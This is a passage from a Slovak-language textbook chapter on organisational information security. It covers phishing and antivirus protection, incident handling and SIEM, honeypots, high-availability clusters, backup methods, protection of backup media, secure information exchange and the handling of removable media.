### 6.4.1 Ochrana proti phishingu

Jedným z typov škodlivého obsahu, ktorý je smerovaný na organizácie a používateľov vo všeobecnosti je špeciálne skonštruovaný phishingový e-mail (anglicky „phishing email“). Takýto e-mail ktorý sa adresou odosielateľa a svojím obsahom pokúša uviesť používateľa do omylu, že pochádza z dôveryhodného zdroja často vyzýva používateľa k vykonaniu určitých úkonov alebo poskytnutiu informácií, ktoré následne zneužije. Hromadné zasielanie takýchto e-mailov označujeme anglickým termínom „phishing“. Email so škodlivým obsahom je do našej schránky doručený zo zdanlivo dôveryhodnej adresy a linka v ňom môže okrem iného navádzať na stránku s falošným autentifikačným formulárom. Tento formulár vyzýva používateľa ku zadaniu mena a hesla na niektorú zo známych webových, alebo mailových služieb. Útočník tak pri úspešnom pokuse získava možnosť tieto autentifikačné údaje zneužiť pri ďalších útokoch sociálneho inžinierstva. Stránka môže v nemenej častých prípadoch odkazovať na stránku so škodlivým obsahom, ktorá napríklad využíva zatiaľ neopravené chyby prehliadača (tzv. „Zero day“) a spôsobí viditeľnú, alebo skrytú kompromitáciu napadnutého počítača. Takéto emaily by mali byť vyfiltrované spamovým filtrom na úrovni mailového servera organizácie, ale aj napriek tomu občas dochádza k infiltrácii používateľských schránok.

Najlepšou ochranou je v tomto prípade zaškolenie personálu ohľadom používaných útočných techník a dôvodov, prečo by mali tieto emaily ignorovať. Problémom je, že podobné útoky pracujú s ľudskými emóciami a tiež sa vedia tváriť ako legitímna vnútro firemná komunikácia, preto sa stále objavujú v štatisticky významnej miere a dosahujú vysoké percento úspešnosti.

### 6.4.2 Ochrana proti vírusom

Vírus je škodlivý program, ktorý sa dokáže sám šíriť bez vedomia používateľa. Aby sa mohol rozmnožovať, vkladá kópie svojho kódu do iných spustiteľných súborov a dokumentov. Existuje množstvo spôsobov, ako sa môžu počítače infikovať cez rôzne druhy pamäťových médií a prostredníctvom Internetu a emailovej komunikácie. Vírusy môžu spôsobiť spomalenie a nestabilitu systému, alebo poškodenie dát. Pri niektorých vírusoch sa škodlivý kód spúšťa až

s oneskorením a pri určitých podmienkach, napr. v určitý deň, alebo po nakazení určitého počtu ostatných systémov. Šírenie vírusov spôsobuje zaťaženie sieťových liniek a iných zdrojov (procesor, pamäť, diskový priestor atď.).

Moderné komplexné antivírusové riešenia, tzv. antivírusové **systémy** chránia používateľov aj pred týmito a mnohými inými hrozbami poskytnutím rozšírených funkcií. Medzi tieto funkcie patrí:

- odstraňovanie spamu,
- funkcia firewallu,
- priebežné skenovanie emailov a súborového systému,
- kontrola integrity dát,
- plánovač akcií, ktorý vo vybraných termínoch vykonáva konkrétnu činnosť,
- karanténa, ktorá zabezpečuje izoláciu infikovaných súborov.

Antivírusové systémy sú zavádzané nielen na pracovných staniciach, ale napr. aj na mailových serveroch. Priebežne kontrolujú nielen súbory na klientskych počítačoch, ale aj súbory preberané služobným emailom. Databázy signatúr antivírusového softvéru sú pravidelne aktualizované proti centrálnemu firemnému repozitáru.

Antivírusové systémy samé o sebe nestačia, nevyhnutné sú tiež správne nastavenia operačného systému ohľadne kontroly prístupu k administrátorským zdrojom, ktoré by mali byť bežnému používateľovi odoprené (za všetky menujme inštaláciu nového softvéru, úprava registrov, atď.).

### 6.4.3 Špecifické hrozby súvisiace s používaním mobilných zariadení a vzdialenou prácou a opatrenia proti nim

Zariadenia, ktoré nie sú organizáciou pridelenými pracovnými stanicami, ale sú v súkromnom vlastníctve používateľa (inteligentné telefóny, súkromné laptopy, ...) sa v služobných priestoroch vyskytujú čoraz viac. Je preto nutné ich používanie a predovšetkým pripojenie k sieťovo prístupným zdrojom kontrolovať.

Na tento účel môžu slúžiť zariadenia ako napríklad tzv. „Antisniffer“, ktorý deteguje takéto zariadenia, klasifikuje ich ako neautorizované a nemusí im povoliť pripojenie k sieti. Stále viac zamestnancov však chce pristupovať z týchto zariadení do siete. Ich zákaz s ohľadom na technologické trendy tabletov a inteligentných telefónov nemusí byť práve strategickým a dlhodobo udržateľným riešením.

V takýchto prípadoch je vhodné nasadenie šifrovania prenášaných dát pomocou virtuálnych privátnych sietí (VPN) a využitie šifrovania dát ukladaných na súkromný hardvér.

## 6.5 Bezpečnostné incidenty, zodpovednosť za ich nahlasovanie a riešenie

Bezpečnostným incidentom rozumieme udalosť, ktorá má potenciálne negatívny dopad na prevádzku a chránené aktíva. Je zodpovednosťou organizácie kategorizovať udalosti, ktoré by mali byť posudzované ako incidenty a monitorovať ich výskyt a riešiť ich. Ich výskyt by mal spúšťať proces eskalácie riešenia incidentu na relevantné osoby a v súvislosti s ním by mali byť podniknuté systematické kroky pre bezprostredné riešenie incidentu.

Príkladom incidentu je:

- neúspešný pokus o prihlásenie sa do systému,

- preniknutie útočníka do systému,
- odopretie služby (anglicky Denial of service, DoS), prípadne špeciálny typ distribuovaného odopretia služby, kedy je útok realizovaný z mnohých IP adries (Distributed DoS, DDoS), takže je ťažšia jeho prevencia,
- prítomnosť škodlivého kódu,
- zatopenie IKT vodou z prasknutého potrubia,
- zahltenie lokálnej siete nesprávne nakonfigurovaným sieťovým zariadením,
- zlyhanie aplikácie kvôli chybe v kóde aplikácie,
- poškodenie/krádež komponentov IKT.

Spôsoby použité pri realizácii útokov zahŕňajú[112]:

- **napadnutie** samotnej **aplikácie** a zneužitie jej zraniteľností,
- **použitie** techník **sociálneho inžinierstva**, alebo nainštalovania škodlivého kódu na konkrétne pracovné stanice (odchytávanie stlačených kláves, odpočúvanie, snímanie obrazu) kvôli získaniu cenných informácií,
- priame **zneužitie privilegovaného prístupu** iných používateľov systému, operátorov, alebo administrátorov,
- **použitie** slovníkových **útokov na slabé heslá** v informačnom systéme a následná eskalácia privilégií,
- **násilné činy** vlámania, vydierania a krádeže pre získanie prístupu k inkriminovanému systému, alebo jeho dátam.

Incident sa môže v IKT prostredí prejavovať:

- úplnou nefunkčnosťou systému – hardvérový komponent, alebo informačný systém nereaguje, alebo nie je prístupný,
- zmeneným obsahom webovej stránky – pôvodný obsah webovej stránky bol zmenený kvôli chybe v systéme, alebo úmyselne prepísaný útočníkom,
- neobvyklou sieťovou aktivitou – dajú sa pozorovať určité anomálie oproti štandardnej prevádzke, nezodpovedajúca frekvencia činností používateľov, alebo podozrivé druhy činností,
- neobvyklou záťažou systému - veľké preťaženia systému, ktoré vedú k odopretiu dostupnosti služby,
- podozrivými záznamami v logoch – ak auditné záznamy nie sú konzistentné so skutočným správaním systému, nedá sa vylúčiť riziko, že systém je skompromitovaný a útočník tieto auditné záznamy pozmenil.

Fázy riešenia bezpečnostných incidentov:

- **kategorizácia vzniknutých udalostí (eventov)** - pri riešení bezpečnostných incidentov sa bez ohľadu na použitú metodológiu začína triedením vzniknutých incidentov podľa ich závažnosti posúdením ich dopadu na IKT infraštruktúru. Zatriedenie je v praxi realizované automatizovanými nástrojmi manažmentu bezpečnostných udalostí a incidentov (Security incident and event management, SIEM), o ktorých sa zmieňujeme v inej časti tejto publikácie.

[112] tento zoznam je len ilustratívny, pretože sa každý deň objavujú nové zraniteľnosti IKT umožňujúce nové metódy útokov.

- **detekcia potenciálnych incidentov** – využitím informácií z predchádzajúcej fázy sa v tomto kroku zisťuje, nakoľko pravdepodobné je, že konkrétna udalosť by mohla mať dopad na komponenty IKT,
- **obnova bežnej prevádzky** – po uzavretí incidentu obvykle dochádza ku fáze obnovy prevádzky (ale nie nutne). Návrhy opatrení sa obnovu štandardnej prevádzky sú formalizované v rámci plánovania kontinuity činností (Business Continuity Managment - BCM) a plánu obnovy po havárii (Disaster Recovery Planning - DRP). Plán obnovy po havárii v písomnej forme definuje procedúry, ktoré má organizácia podniknúť pred, počas a po vzniku havárie na obnovu štandardného stavu. Táto havária môže mať prírodný charakter (prírodná katastrofa), alebo to môže byť dôsledok ľudskej činnosti (úmyselnej, alebo neúmyselnej). Plány zahŕňajú podrobnosti postupov obnovy dôležitých dát, informačných aktív a prevádzky ako celku.
- **zhodnotenie úspešnosti metodiky** riešenia incidentov, úspešnosti obnovy pôvodnej kvality služieb a prípadná úprava metodológie riešenia bezpečnostných incidentov s ohľadom na zmenu podmienok a situácie. Cieľom zhodnotenia úspešnosti je určiť vhodné prístupy ku riešeniu vzniknutých incidentov. Táto fáza môže zahŕňať interný, alebo externý audit a s ním súvisiacu optimalizáciu procesov v organizácii pomocou štúdia dostupnej dokumentácie, rozhovorov s personálom a ohodnotením kvality použitej technológie.

Interná dokumentácia by mala byť aktualizovaná za prevádzky a mala by obsahovať údaje o tom, aké nápravné opatrenia boli podniknuté a kto ich vykonal.

Na doplnenie dokumentácie je možné využiť nástroje správy riadenia zmien, tzv. „service desk“, alebo „helpdesk“ nástrojmi (konkrétnym takým riešením je napr. HP ITSM). Kvôli prevencii problémov s nedostatkom znalostí spôsobených odchodom zamestnancov s dôležitými znalosťami sa zavádzajú systémy správy vedomostnej a znalostnej bázy („knowledge base“ systémy).

Dokumentácia existujúcej infraštruktúry by mala zahŕňať:

- topológiu siete,
- podrobnosti o konfigurácii serverov a sieťových zariadení vrátane bezpečnostných nastavení,
- nastavenia pracovných staníc,
- kontakty na zodpovedné osoby.

Ľudia, ktorí spravujú IKT by mali mať technickú spôsobilosť a mali by byť v prípade incidentu schopní citlivo zasiahnuť v krátkom časovom intervale. Zodpovednosť za riešenie bezpečnostných incidentov je pridelená bezpečnostnému manažérovi (anglicky „security officer“), alebo zamestnancovi oddelenia IT v príslušnej roli.

Typicky sa opakovanie incidentov dá zvrátiť:

- zmenou konfigurácie operačného systému, resp. aktualizáciou operačného systému. Znižovanie pravdepodobnosti opakovania incidentu je možné zariadiť pomocou implementácie politík systémových, aplikačných a firmvérových aktualizácií, konfiguračného manažmentu a manažmentu zraniteľností podľa štandardov a dobrých praktík („best practices“). Inštalácia, údržba a aktualizácia informačných systémov by sa mala diať vo vyhradených časových „oknách“, ktoré musí byť korektne komunikované používateľom a vlastníkom dotknutých systémov.
- aktualizáciou antivírusovej databázy, alebo databázy IDS/IPS charakteristík (anglicky nazývaných „signatures“, ktoré sú detekovateľnými vzormi útokov, na základe nich je možné identifikovať a zabrániť útoku). Systematické nahlasovanie začína priebežným monitorovaním auditných záznamov, automatizovaným vyhodnotením incidentu z IDS/IPS, alarmom z monitoringu, antivírusového systému, alebo iného incidentu postúpeného zo systému manažmentu bezpečnostných udalostí a incidentov (SIEM). SIEM analyzuje a

koreluje bezpečnostne relevantné udalosti, zatrieďuje ich a spája často zdanlivo nesúvisiace udalosti, aby odhalil potenciálne incidenty, eliminuje falošné negatívne a falošné pozitívne výsledky. Pokiaľ dôjde k pozorovaniu neštandardného správania na používateľskej úrovni, je potrebné, aby mali zamestnanci k dispozícii kontaktné informácie na relevantný personál, ktorý vzniknutý incident vyšetrí a podnikne kroky na nápravu,

- aktualizáciou, prípadne elimináciou chýb aplikačného softvéru – tieto činnosti musia byť vykonávané odborne zdatnými vývojármi a administrátormi (či už z interných zdrojov, alebo zdrojov dodávateľa), ktorí sú schopní chybu nielen zachytiť, ale aj urýchlene riešiť. Štruktúrované a systematicky aktualizované postupy pre nahlasovanie incidentov s jasne vyhradenými právami, povinnosťami a zodpovednosťami za ich riešenie sú dobrým predpokladom pre predchádzanie kritickým incidentom.

V procese aktualizácie musí byť pre prípad jej neúspechu umožnená obnova do predošlej funkčnej verzie, tzv. „rollback“. Medzi najdôležitejšie vlastnosti riešení centrálneho riadenia údržby operačných systémov patrí centrálna správa aktualizácií, selektívna distribúcia aktualizácií, ktoré sa majú nainštalovať na konkrétny systém, zálohovanie a monitorovanie „zdravia“ serverov.

#### 6.5.1.1 *Forenzná analýza a honeypot/honeynet systémy*

Pokiaľ dôjde k závažnému napadnutiu systému a je nutné ho podrobiť forenznej analýze, je hlavným pravidlom zabezpečiť jeho odpojenie od prevádzky kvôli „root cause“ analýze - analýze príčin incidentu. Takýto postup je však možný iba vtedy, ak je k dispozícii identický záložný systém. Úžitok z analýzy príčin incidentu na odpojenom systéme by mal byť väčší ako škody spôsobené jeho odpojením.

Oddelenie napadnutého systému od ostatných systémov v prevádzke pomáha predísť ďalšiemu rozširovaniu následkov incidentu, ale v prípade, že má útočník na systéme implementovaný škodlivý mechanizmus, ktorý takú izoláciu deteguje a pri takýchto snahách napríklad poškodí súborový systém, je možné, že odpojením spôsobíme ešte väčšiu škodu. Z tohto dôvodu je vhodnejšie citlivo izolovať ostatné systémy v prevádzke a tým ich ochrániť pred následkami kritických incidentov. V praxi sa často používajú nastrčené tzv. „honeypot“ systémy, ktoré môžu byť spojené do sietí („honeynet“). Tieto simulujú reálne produkčné systémy kvôli získavaniu informácii o útočníkoch. Môžu byť neaktualizované a zraniteľné voči útokom, prípadne nakonfigurované ako ľahká korisť pre útočníka. Pri uskutočnení útoku však zaznamenávajú a zachytávajú všetku útočníkovu činnosť a poskytnú svojmu vlastníkovi informácie o používaných technikách, použitom škodlivom kóde a nástrojoch.

### 6.5.2 Automatizácia detekcie a riešenia bezpečnostných incidentov

Nahlasovanie bezpečnostných incidentov je často automatizované vďaka riešeniam monitoringu prevádzky a manažmentu bezpečnostne relevantných incidentov (SIEM).

Manažment bezpečnostných udalostí a incidentov funguje na princípe zbierania auditných záznamov do centrálneho servera na analýzu prevádzky danej sieťovej infraštruktúry. Tieto dáta sú neskôr interpretované v reportoch a poskytnuté koncovému používateľovi systému (spravidla sa jedná o bezpečnostného manažéra), aby mu uľahčili prácu pri identifikovaní rizík.

Proces činnosti systémov SIEM by sa dal schematicky znázorniť v nasledovných krokoch:

- **zbieranie** - prijímanie logov cez protokoly na to určené ako je SNMP (aktívne) a Syslog (pasívne),
- **normalizácia** - normalizácia logovacích záznamov z rozličných systémov (rôznych výrobcov, rôznych produktov, systémov, zariadení, apod.), normalizácia formátu časových údajov apod.,

- **obohatenie** - pridanie verejne známeho údaju o použitom exploite, súvisiacich informácii o aktuálnom stave siete, vlastných výsledkoch penetračného testu (známe zraniteľnosti nášho systému) atď.,
- **korelácia** - zoskupovanie podobných udalostí, priradenie príslušnej dôležitosti, označenie obzvlášť zaujímavých udalostí apod.

Systém SIEM redukuje množstvo informácii, ktoré by bezpečnostný analytik musel ručne spracovávať, zvýrazňuje abnormálne správanie v IT infraštruktúre a tiež redukuje falošne pozitívne, alebo falošne negatívne výsledky.

Oddeľovanie bežnej aktivity od nebezpečnej sa deje tiež formou konsolidácie logovacích riadkov do vlákien (angl. „threadov“) a užitočnou funkciou je tiež ich zapúzdrenie do udalostí (angl. „eventov“). Jednou z mnohých výhod zavedenia SIEM je teda úspora nákladov pri prevádzke rutinnej bezpečnostnej analýzy a tiež minimalizácia možnosti zlyhania ľudského faktoru v tomto procese [4].

## 6.6 Redundancia sieťovej infraštruktúry a zálohovanie dát

Medzi technické metódy ako zabezpečiť kontinuitu prevádzky komponentov sieťovej infraštruktúry patrí zdvojené napájanie, alebo záložný UPS („zdroj neprerušovaného napájania“), ktoré zaistia prísun elektrickej energie v čase výpadku. Ďalším možným opatrením je implementácia dvojitej konektivity dátového centra. Vhodnou praxou je tiež dvojitá konektivita smerom k vysunutému úložisku záloh, pretože zabezpečí ukladanie záloh aj napriek výpadku hlavného sieťového pripojenia.

### 6.6.1 Klastre s vysokou dostupnosťou

Redundancia aplikačných a databázových serverov sa realizuje pomocou tzv. klastrov s vysokou dostupnosťou (High Availability Clusters - HAC), ktoré sú schopné distribuovať, prípadne prepínať svoju prevádzkovú záťaž medzi uzlami. Toto riešenie sa čoraz viac používa pre kritické aplikácie (e-commerce, banking, VPN riešenia) sa využívajú na elimináciu tzv. „single-point-of-failure“, ktorých prítomnosť môže v prípade incidentu ochromiť celý systém a spôsobiť stratu renomé, alebo iných dôležitých zdrojov.

Konfigurácia **Active/Active**, ktorá v prípade výpadku uzla distribuuje záťaž medzi ostatné uzly klastra. Vyžaduje architektonický návrh s redundantnými prvkami, ale z dlhodobého hľadiska je vo väčšine scenárov rentabilná.

Na rozdiel od nej konfigurácia **Active/Passive** zariadi v prípade výpadku uzla prepnutie na identickú kópiu toho uzla, ktorý zlyhal. Udržuje teda „zrkadlovú“ kópiu bežiaceho systému. Tento spôsob sa nazýva tiež „Hot Spare“. Vyžaduje väčšie množstvo hardvéru ako predošlá spomínaná active/active a to je tiež spojené s vyššími nákladmi.

Redundanciu je možné implementovať aj vo virtualizovanom prostredí. Virtuálne obrazy systémov uložené v cloude uľahčujú a zlacňujú implementáciu redundantných klastrových riešení. Táto metóda sa čoraz viac uplatňuje v praxi vďaka pokroku v technológiách a rastúcim portfóliám spoločností ponúkajúcich prenájom cloudových výpočtových prostredí. Tieto ponúkajú tiež pokročilý cloudový manažment v podobe inteligentného prepínania aktívneho uzla medzi všetkými uzlami cloudu. Každý sieťový uzol má nainštalované zrkadlové virtuálne obrazy, takže koncový používateľ nepocíti rozdiel v používateľskej prístupnosti. Prepínanie sa pri klastroch s vysokou dostupnosťou riadi podľa aktuálnej záťaže v konkrétnom regióne.

### 6.6.2 Zálohovanie a obnova

Keďže dostupnosť dát a schopnosť pracovať s dátami je kritická pre používateľov, organizácia musí mať vypracovanú stratégiu zálohovania a postupy pre obnovu údajov zo záloh. Hlavnou

činnosťou je zálohovať kritické systémové a dátové súbory, uložiť zálohy na bezpečné miesto mimo pôvodného úložiska a uskutočniť rýchly transfer týchto dát do žiadanej lokality v prípade potreby.

Lokálne zálohovanie dát chráni proti zlyhaniu disku a vďaka nemu v prevádzke nedochádza (pri použití správnej konfigurácie) k poškodeniu kritických dát (údaje nevyhnutne potrebné pre chod organizácie) a ani k ich nedostupnosti. Nechráni však proti požiaru a iným katastrofám a tiež nezabraňuje neautorizovanému vynášaniu zálohovacích pások s dôležitými súbormi. Zálohovanie dát do geograficky oddeleného miesta by sa preto malo diať na dennej báze. Dôležitými dátami v tomto kontexte rozumieme používateľské dáta uložené na serveroch a tiež používateľské dáta uložené v osobných počítačoch zamestnancov [5].

Pri implementácii zálohovania zvažujeme tri základné otázky: ako často, aký obsah a kam chceme zálohovať. Berieme tiež ohľad na časovú aktuálnosť zálohovaných dát (napr. pri navrhovaní rotovania logových záznamov zväčša nemá význam udržiavať všetky logy na desať rokov, pretože vtedy sú už dávno neaktuálne, ich archivácia zbytočne predraží celé riešenie). Zohľadňujeme dva parametre, ktoré súvisia so zvoleným typom zálohovania: čas potrebný na zálohovanie („backup window“) a čas potrebný na obnovu („data horizon“).

#### 6.6.2.1 Plné zálohy

Pri plnom zálohovaní sa typicky zálohujú celé disky, resp. partície diskov, ich systémové aj dátové časti. Takéto riešenie vyžaduje (oproti dvom ďalej vysvetleným metódam inkrementálneho a diferenciálneho zálohovania) veľké množstvo priestoru.

Plná záloha poskytuje najviac redundancie a spravidla najrýchlejšiu obnovu, teda najkratší „data horizon“. Súvisí to s tým, že dáta pri obnove netreba reťaziť z viacerých inkrementálnych častí, stačí obnoviť celý posledný obraz. Tento spôsob je dobrý ako alternatíva k zrkadleniu („mirroring“), čo je funkcia poskytovaná RAID-ovými poliami.

#### 6.6.2.2 Inkrementálne zálohy

Inkrementálne zálohy selektívne ukladajú všetky také súbory, ktoré sa zmenili od poslednej inkrementálnej zálohy. Na obnovu z inkrementálnych záloh je potrebná posledná plná záloha a reťaz všetkých inkrementálnych záloh.

Inkrementálna záloha nie je to isté čo diferenčná záloha, pretože nezálohuje všetko, čo sa zmenilo od poslednej plnej zálohy, ale zálohuje iba tú časť dát, ktoré sa zmenili od poslednej inkrementálnej zálohy.

Technika záloh pomocou snímky pamäte tzv. „snapshot“ výrazne urýchľuje obnovu (za všetky riešenia spomeňme napr. Acronis True Image na klientských Windows staniciach, zálohy pomocou nástroja rsnapshot na linuxových systémoch).

#### 6.6.2.3 Diferenčné zálohy

Každá diferenčná záloha uloží všetky dáta, ktoré sa zmenili od poslednej plnej zálohy.

Na ich obnovu je potrebná posledná plná záloha avšak oproti inkrementálnemu zálohovaniu postačí **posledná** diferenčná záloha.

Voľba frekvencie zálohovania záleží od prostredia a druhu dát. Využíva sa napríklad režim kompletnej zálohy raz za týždeň a potom inkrementálnej zálohy raz za noc pre každý produkčný systém.

### 6.6.3 Diskové polia

Pri zálohovaní špecifických systémov, akými sú veľmi vyťažené aplikačné a databázové servery sa používajú RAID-ové polia so zrkadlením. Duplicitné kópie dát pre zaistenie redundancie diskového priestoru sa často využívajú v produkčných prostrediach, kde je dôležité zabezpečiť, aby pri zlyhaní jedného z diskov, bola k dispozícii rýchlo dostupná tzv. „hot spare“ záloha. [6]

Niektoré zálohovacie aplikácie vyhotovujú **kontinuálne zálohy** súborov, ktoré sú umiestňované na súborových systémoch zálohovacích platforiem. Tieto súbory sú vedené v databáze aj s informáciou o ich lokalite. Po úvodnom plnom zálohovaní systému tieto zálohovacie riešenia vyhotovujú inkrementálne zálohy systémových súborov na regulárnej báze (v regulárnych intervaloch).

Ak príde k potrebe obnoviť dáta, toto riešenie kontinuálneho zálohovania dokáže vyhotoviť obnovu plnej zálohy, alebo obnoviť zálohu z konkrétneho dátumu a času tým, že vygeneruje zoznam potrebných súborov z databázy a obnoví ich zo záložného média. Tieto typy záloh minimalizujú vyťaženie sieťovej prevádzky, čas potrebný na obnovu a diskový priestor potrebný na ukladanie záloh.

Problémom týkajúcim sa zálohovania môže byť neschopnosť zálohovacej aplikácie obnoviť obraz zo zálohy kvôli tomu, že súbor je poškodený, alebo zálohovacie zariadenie nefunguje správne. Ďalším možným problémom je, že zálohovaný systém nie je uložený spolu s tzv. MBR („master boot record“) časťou, ktorú je v takom prípade nutné obnoviť.

V prevádzke je užitočnou praxou testovanie súborového systému záložného média. Použité nástroje sa líšia v závislosti od platformy. Niektoré disky majú v sebe implementované kontroly vlastného stavu a vedia signalizovať prípadný blížiaci sa výpadok.

### 6.6.4 Ukladanie a ochrana záložných médií

Lokalita úložiska záložných médií a kvalita sieťového prepojenia ovplyvňuje rýchlosť obnovy.

Lokálne zálohy sú síce veľmi výhodné pokiaľ ide o čas ich obnovy, ale je pri nich riziko problematického zotavenia po havárii (požiar, záplavy, ...), ktorá s najväčšou pravdepodobnosťou zasahuje celé geografické okolie – pôvodnú aj záložnú lokalitu. [2]

Pri zvýšenom riziku prírodných katastrof je potrebné zálohovanie do vysunutých lokalít. Vysunutá lokalita musí byť dostatočne vzdialená, aby v jej bezprostrednom okolí nedošlo k tej istej havárii ako v lokalite, z ktorej zálohujeme.

Pre zálohovanie klasifikovaných informácií sa zavádzajú špeciálne pravidlá, ktoré určujú metódu prenosu dát do úložiska (šifrovanie, režim prístupu k úložisku), frekvenciu zálohovania a spôsob vyhotovovania záloh (inkrementálne/diferenciálne/plné zálohovanie).

#### *6.6.4.1 Údržba dátových centier*

Vo vysunutej lokalite by mal byť k dispozícii poučený personál pripravený zasiahnuť v prípade mimoriadneho výpadku hardvéru, alebo jeho častí. Medzi bežné činnosti patrí hardvérový reštart zariadenia, pripojenie nového média, výmena poškodeného disku a iné úkony.

Dôležité pre správnu prácu zariadení pre ukladanie a ochranu záložných médií je tiež udržovať prijateľné podmienky prostredia (teplota, vlhkosť).

Ochrana lokality proti požiaru a povodni môže byť zabezpečená pomocou špeciálnej konštrukcie budovy, inštaláciou zariadenia na detekciu požiaru, alarmom, požiarnymi sprchami (tzv. sprinklermi), ale aj napojením na pult centralizovanej ochrany.[2]

Napojenie na pult centralizovanej ochrany môže byť výhodou v prípade mimoriadnych udalostí ako je požiar, alebo vlámanie. Pult centralizovanej ochrany je služba, ktorú poskytujú PZ SR aj súkromné bezpečnostné firmy. Ide o vyhodnocovanie alarmov z napojených lokalít. Pri výskyte nežiaducej udalosti je mobilizovaná hliadka, prípadne priamo kontaktovaná polícia a/alebo hasiči.[2]

Medzi vhodné praktiky patrí pravidelná obnova do testovacieho prostredia a otestovanie integrity dát. Väčšinou sa jedná o obnovu záložného obrazu do virtuálneho prostredia. Nasleduje otestovanie základnej funkcionality informačného systému, ktorý dáta využíva a ak sú stanovené podmienky splnené, záloha aj obnova prebehla v poriadku.[2]

## 6.7 Prenos a výmena informácií

Pri narábaní s citlivými dátami je dôležité dodržovať politiky a postupy pre kontrolovaný prenos a výmenu informácií. Dôležitou informáciou, ktorej distribúcia by mala byť limitovaná sú používateľské a administrátorské heslá. Jedným zo základných pravidiel administrátorov, ale aj používateľov systémov je nepísať heslá na papier, neuvádzať ich v dokumentácii a nešíriť ich ústnym podaním. Ideálne je, ak každý používateľ systému má svoje vlastné meno a heslo a obmedzený prístup len k určitým zdrojom. V prípade, že si vyžiada eskaláciu privilégií a spĺňa vopred stanovené kritéria, dostane privilegovaný prístup. Takýmto spôsobom nedôjde k strate informácie o tom, kto spôsobil zmeny v konkrétnom systéme a nedochádza k problémom pri vyvodení zodpovednosti za potenciálny incident.

Existujú a v praxi sa využívajú aj riešenia centrálnej databázy hesiel, ale vyvodenie zodpovednosti za vzniknutý incident je pri nich problematické, zahŕňa použitie relatívne zložitých a drahých metód na zistenie jeho pôvodcu (porovnávanie logových záznamov z rôznych systémov, eventuálne forenzná analýza).

Šifrovanie emailov je prínosné pre zabezpečenie dôvernosti informácií, ale v oddelených firemných sieťach sa často z pragmatických dôvodov neimplementuje. Existujú riešenia implementujúce S/MIME štandard, alebo šifrovacie aplikácie implementujúce algoritmus PGP. Podobne je to s elektronickým podpisom v bežnej emailovej komunikácii. Takéto špeciálne riešenia majú svoje technické obmedzenia, napríklad implementácia do existujúceho mailového klienta, použitie pri webových emailových službách, nekompatibilita klientov. Šifrovanie emailov na celej ceste od adresáta po prijímateľa („end-to-end“) tiež poskytuje priestor pre infiltráciu infraštruktúry škodlivým kódom.

Vedenie záznamov o aktívach s citlivými informáciami je režimovým opatrením, ktoré pomáha udržovať potrebný prehľad o tom, kto má aké aktívum k dispozícii. Podobným režimovým opatrením je aj označovanie médií. Najčastejšie sa médium označuje dátumom vytvorenia média, dátumom, kedy by malo byť médium zničené, menami prenášaných súborov, ich verziou a stupňom klasifikácie prenášaných dát. [2]

V prípade prenášania a ukladania citlivých údajov je nutné použitie zodpovedajúcej fyzickej ochrany a tiež je nutné zabezpečiť vyškolený personál na ich správu. Pri dodržovaní organizáciou stanovených politík a postupov pre prenos a výmenu informácií je možné implementovať nástroje využívajúce schémy zdieľaného tajomstva. V takýchto schémach je pre prístup k utajovanej skutočnosti potrebný kľúč od viacerých dôveryhodných osôb (nie nutne vždy tých istých). Implementáciu takejto schémy nájdeme napr. v komerčnom produkte PGP. Na unixových a linuxových systémoch sú na to k dispozícii napríklad nástroje „ssss“ a „gfshare“. Príkladom použitia je situácia, v ktorej riaditeľ banky chce, aby dôležitý obsah bol prístupný aj v prípade jeho neprítomnosti, ale iba vtedy, ak sa spojí dostatočné množstvo (konkrétne určených) zamestnancov.

Ochrana informácií pri výmene elektronickými prostriedkami prenosu zahŕňa postupy pri ktorých sa prenášané dáta kontrolujú pomocou nástrojov kontroly integrity. Využívajú hašovacie funkcie, výstup z ktorých sa po prenose porovnáva s pôvodnou hodnotou výstupu tejto hašovacej funkcie pred prenosom. Ak sa tieto hodnoty zhodujú, nedošlo k poškodeniu integrity prenášaných údajov a môže sa pokračovať so spracovaním. Aby sme znížili riziko toho, že útočník napr. počas prenosu vykoná zmenu v prenášaných údajoch a vymení hašovaciu hodnotu dokumentu za novú – vypočítanú zo zmenených údajov je nutné aby hašovacia hodnota bola doručená adresátovi iným komunikačným kanálom. Ak si napríklad adresát uvedený dokument stiahol z web stránky, hašovacia hodnota mu môže byť doručená napr. e-mailom.

Nástroje na kontrolu integrity ponúkajú možnosť využiť viacero rozdielnych hašovacích funkcií pre rôzne typy dát. Testovanie správnosti sekvencie dát sa v softvéri pre kontrolu integrity realizuje zaznamenávaním sekvenčného čísla kvôli overeniu prijímaných a spracovaných častí.

Vedenie záznamov o prijatých dátach zahŕňajú informácie o tom čo bolo prenášané, dátum a čas kedy to bolo prenášané, pôvod, typ a formát dát. Kontrola a oprava chýb sa deje v reálnom čase vďaka samo opravnému kódovaniu. Realizuje sa tiež logovanie chýb v prenose a chyby sa klasifikujú podľa chybového kódu. V prípade, ak nie je možné opraviť chybu je možné vynútenie opakovaného prenosu.

### 6.7.1 Narábanie s pamäťovými médiami

K zvýšenej používateľskej bezpečnosti prispieva tiež riadenie prístupu k prenosným dátovým nosičom, ktorého implementácia je závislá od prísnosti bezpečnostnej politiky v konkrétnej organizácii. Hrozby vznikajúce pri použití napr. USB kľúčov, pamäťových kariet a iných dátových nosičov zahŕňajú infikovanie IKT vírusmi, škodlivým softvérom, ale tiež dátové úniky, trvalé straty, alebo poškodenia dát.

Dôsledky nekontrolovaného použitia dátových nosičov môžu byť rôzne, od nepovoleného inštalovania softvérov typu backdoor („zadné vrátka“), ktoré útočníkovi umožnia neautorizovaný prístup k serveru, alebo pracovnej stanici používateľa, cez nebezpečenstvá inštalácie softvérových nástrojov na zaznamenávanie stlačených kláves, ktoré môžu ukladať všetky informácie vložené do klávesnice vrátane mien a hesiel a odosielať ich von. Problémovými sú tiež dátové úniky (vynášanie informácií mimo chránený priestor organizácie apod.).

Jednou z metód ochrany proti týmto hrozbám je nasadenie softvéru na prevenciu straty dát (Data Loss Prevention), šifrovanie dátových nosičov, vzdelávanie personálu, zamykanie obrazovky tak, aby nedošlo k zneužitiu odomknutého počítača, bezpečné mazanie už nepotrebných dát a vedenie protokolu o vrátení aktív.

#### *6.7.1.1 Bezpečné mazanie dát a skartácia pamäťových médií*

Bezpečné mazanie dát z nešifrovaných dátových nosičov je jednou z užitočných techník pri odovzdávaní nešifrovaného pamäťového média novému majiteľovi (pri „dedení“ hardvérovej výbavy). Spočíva v prepísaní relevantných partícií média náhodnými, prípadne „nulovými“ dátami tak, aby nebolo možné tieto dáta obnoviť. Metódy sanitizácie pamäťových médií popisuje napr. štandard NIST SP 800-88.

